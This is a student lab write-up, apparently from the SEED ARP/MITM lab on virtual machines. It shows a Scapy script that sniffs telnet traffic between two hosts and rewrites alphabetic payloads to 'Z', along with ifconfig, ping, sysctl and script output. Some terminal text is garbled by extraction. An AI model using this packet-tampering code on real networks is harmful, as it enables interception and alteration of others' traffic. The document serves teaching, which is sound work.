
lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:224 errors:0 dropped:0 overruns:0 frame:0
TX packets:224 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:29465 (29.4 KB) TX bytes:29465 (29.4 KB)

[02/08/19]seed@VM:~$ ping 10.0.2.8
PING 10.0.2.8 (10.0.2.8) 56(84) bytes of data.
^C
--- 10.0.2.8 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 3050ms

```

In this task we can see from the above screenshot that since the port forwarding is not turned on therefore, when we ping from A to B we are not getting any response as seen from the wireshark.

Step 3 (Turn on IP forwarding):



After turning on the port forwarding we are able to get the response when we ping from 10.0.2.8 (A's IP) to 10.0.2.9 (B's IP)

Step 4 (Launch the MITM attack):

```
~/mitm2.4.py - Sublime Text (UNREGISTERED)
arp taskla.py x mitm2.4.py x

1 #!/usr/bin/python
2 from scapy.all import*
3 def spoof_pkt(pkt):
4     if pkt[IP].src == "10.0.2.9" and pkt[IP].dst == "10.0.2.8":
5         IPLayer=IP(src=pkt[IP].src, dst=pkt[IP].dst)
6         TCPLayer=TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport, flags=pkt[TCP].flags, seq=pkt[TCP].seq, ack=pkt[TCP].ack, window=1024)
7         newpkt = IPLayer/TCPLayer
8         if str(pkt[TCP].payload).isalpha():
9             Data = 'Z'
10            newpkt = IPLayer/TCPLayer/Data
11            ls(newpkt)
12            send(newpkt, verbose=0)
13        else:
14            newpkt = pkt[IP]
15            ls(newpkt)
16            send(newpkt, verbose=0)
17    elif pkt[IP].src == "10.0.2.8" and pkt[IP].dst == "10.0.2.9":
18        newpkt = pkt[IP]
19        ls(newpkt)
20        send(newpkt, verbose=0)
21
22 pkt = sniff(filter='tcp and (ether src 08:00:27:fd:ad:b5 or ether src 08:00:27:c3:4e:2d)', prn=spoof_pkt)
```

```

Terminal
[02/08/19]seed@VM:~$ sudo python mitm2.4.py
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField              = None        (None)
id          : ShortField              = 1             (1)
flags       : FlagsField (3 bits)        = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                = 64           (64)
proto       : ByteEnumField           = 6             (0)
chksum      : XShortField             = None        (None)
src         : SourceIPField            = '10.0.2.9'  (None)
dst         : DestIPField              = '10.0.2.8'  (None)
options     : PacketListField          = []           ([])

sport        : ShortEnumField           = 48756        (20)
dport       : ShortEnumField           = 23           (80)
seq          : IntField                 = 2734963136L (0)
ack          : IntField                 = 299937661  (0)
dataofs     : BitField (4 bits)         = None        (None)
reserved    : BitField (3 bits)          = 0             (0)
flags       : FlagsField (9 bits)        = <Flag 24 (PA)> (<Flag 2 (S)>)
window      : ShortField              = 8192         (8192)
checksum    : XShortField             = None        (None)
urgptr      : ShortField              = 0             (0)
options     : TCPOptionsField          = []           ([])

load        : StrField                = 'Z'           ('')
version     : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = 5             (None)
tos         : XByteField               = 16           (0)
len         : ShortField              = 53           (None)
id          : ShortField              = 26647        (1)
flags       : FlagsField (3 bits)        = <Flag 2 (DF)> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0             (0)

Terminal
[sudo] password for seed:
[02/08/19]seed@VM:~$ net.ipv4.ip_forward=1
[02/08/19]seed@VM:~$ sudo sysctl net.ipv4.ip_forward=0
[02/08/19]seed@VM:~$ ifconfig
enp0s3   Link encap:Ethernet HWaddr 08:00:27:fd:ad:5b
          inet addr:10.0.2.9 Bcast:10.0.2.255 Mask:255.255.255.0
          inet6 addr: fe80::95cd:76d3%81e brd ff02::1 scope:link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:635 errors:0 dropped:0 overruns:0 frame:0
          TX packets:478 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:66950 (66.9 KB)  TX bytes:41094 (41.0 KB)

lo       Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:65536 Metric:1
          RX packets:408 errors:0 dropped:0 overruns:0 frame:0
          TX packets:408 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:38537 (38.5 KB)  TX bytes:38537 (38.5 KB)

[02/08/19]seed@VM:~$ 

```

any: <live capture in progress>

In this step we are replacing every character with 'Z'.

We are first keep the port forwarding on to create a telnet between A & B after which we turn off the port forwarding. Then we run our program of sniffing and spoofing. It is spoofed in such a way that each alphanumeric characters in the payload is replaced with 'Z' if the packet is sent from A to B. If the packet is sent from B to A then no changes will be made.